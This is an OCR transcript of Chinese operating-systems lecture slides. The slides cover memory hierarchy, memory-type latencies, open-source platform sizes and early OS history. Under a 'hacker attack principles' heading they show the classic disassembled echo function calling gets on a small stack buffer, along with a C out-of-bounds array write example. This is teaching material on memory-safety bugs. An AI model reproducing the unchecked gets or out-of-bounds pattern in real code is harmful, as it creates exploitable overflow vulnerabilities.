
```
0000000004006cf <echo>:
 4006cf: 48 83 ec 18                    sub    $0x18,%rsp
 4006d3: 48 89 e7                       mov    %rsp,%rdi
 4006d6: e8 a5 ff ff ff                 callq  400680 <gets>
 4006db: 48 89 e7                       mov    %rsp,%rdi
 4006de: e8 3d fe ff ff                 callq  400520 <puts@plt>
 4006e3: 48 83 c4 18                    add    $0x18,%rsp
 4006e7: c3                             retq
```

call_echo:

```
 4006e8: 48 83 ec 08                    sub    $0x8,%rsp
 4006ec: b8 00 00 00 00                 mov    $0x0,%eax
 4006f1: e8 d9 ff ff ff                 callq  4006cf <echo>
 4006f6: 48 83 c4 08                    add    $0x8,%rsp
 4006fa: c3                             retq
```

更酷的hacker

- hacker攻击原理



存储事关重大

- Memory Referencing Bug Example

```
typedef struct {
  int a[2];
  double d;
} struct_t;

double fun(int i) {
  volatile struct_t s;
  s.d = 3.14;
  s.a[i] = 1073741824; /* Possibly out of bounds */
  return s.d;
}
```

```
fun(0)   → 3.14
fun(1)   → 3.14
fun(2)   → 3.1399998664856
fun(3)   → 2.00000061035156
fun(4)   → 3.14
fun(6)   → Segmentation fault
```

Result is system specific


存储事关重大

- Memory Referencing Bug Example


```
typedef struct {
  int a[2];
  double d;
} struct_t;
```

```
fun(0)   → 3.14
fun(1)   → 3.14
fun(2)   → 3.1399998664856
fun(3)   → 2.00000061035156
fun(4)   → 3.14
fun(6)   → Segmentation fault
```

Explanation:



存储器层次结构



更小，
更快，
更贵的
存储设备
更大，
更慢，
更便宜的
存储设备
S0：
寄存器
S1：
芯片内的
高速缓存
（cache）
S2：
芯片外的高速缓存
（SRAM，DRAM，
DDRAM）
S3：
主存储器
（Flash，PROM，
EPROM，E2PROM）
S4：
外部存储器
（磁盘，光盘，CF 卡，SD 卡）
S5：
远程二级存储
（分布式文件系统，Web 服务器）
CPU 寄存器保存来自 cache 的字
芯片内的 cache 保存取
自芯片外 cache 的 cache 行
芯片外的cache保存取自
主存储器上的cache 行
主存储器保存取自
外部存储器上的文件
外部存储器保存取自
远程二级存储上的文件


存储器示例








numonyx
Omneo™ P5Q PCM
numonyx
Omneo™ P8P PCM




Kingston
SMS200S3/120G
120GB4000008
S5FAM008 - 1117
Made in TAIWAN
DC+3.3V 0.35A

存储器属性以及发展趋势

- 靠CPU侧：SRAM + DRAM


TABLE I: Characteristics of Different Types of Memory

Category	Read Latency (*ns*)	Write Latency (*ns*)	Endurance (*# of writes per bit*)
SRAM	2-3	2-3	∞
DRAM	15	15	10^{18}
STT-RAM	5-30	10-100	10^{15}
PCM	50-70	150-220	10^{8}-10^{12}
Flash	25,000	200,000-500,000	10^{5}
HDD	3,000,000	3,000,000	∞

操作系统如何研究存储器


- 内存管理、文件系统






大型平台搭建和定制化











名称	代码量	应用现状	代码提交次数	核心代码贡献者
Hadoop	170余万行	10余万用户	12000次	800余人
Spark	18余万行	绝大多数大型公司都在使用	8471次	326人
Tensorflow	180余万行	广大开发者fork 67271次，Contributors达1631人	39616次	谷歌大脑团队
Keras	42754行	广大开发者fork 12535次，Contributors达718人，拥有超过 200,000 个人用户的 Keras 是除 TensorFlow 外被工业界和学术界最多使用的深度学习框架（且 Keras 往往与 TensorFlow 结合使用）	4728次	谷歌工程师 François Cholle

各类开源项目、平台的 学习、分析、定制



切入点？

分析策略？


学习方法？


主要内容

- 课程设置与课程介绍
- 操作系统的目标、作用、功能
- 操作系统历史发展
- 操作系统基本结构
- 操作系统接口与系统调用

操作系统发展历史

- 计算机硬件的发展
- 提高资源利用率
- 增强计算机系统性能






手工操作计算机

当CPU速度提高，有了 **人—— 机矛盾**

机器速度	程序处理所需时间	人工操作时间	操作时间与机器有效运行时间之比
1万次/秒	1小时	3分钟	1：20
60万次/秒	1分钟	3分钟	3：1


操作系统发展历史

- 批处理系统



等待慢速的输入/输出设备完成工作： 主机处于“忙等”状态


联机批处理系统



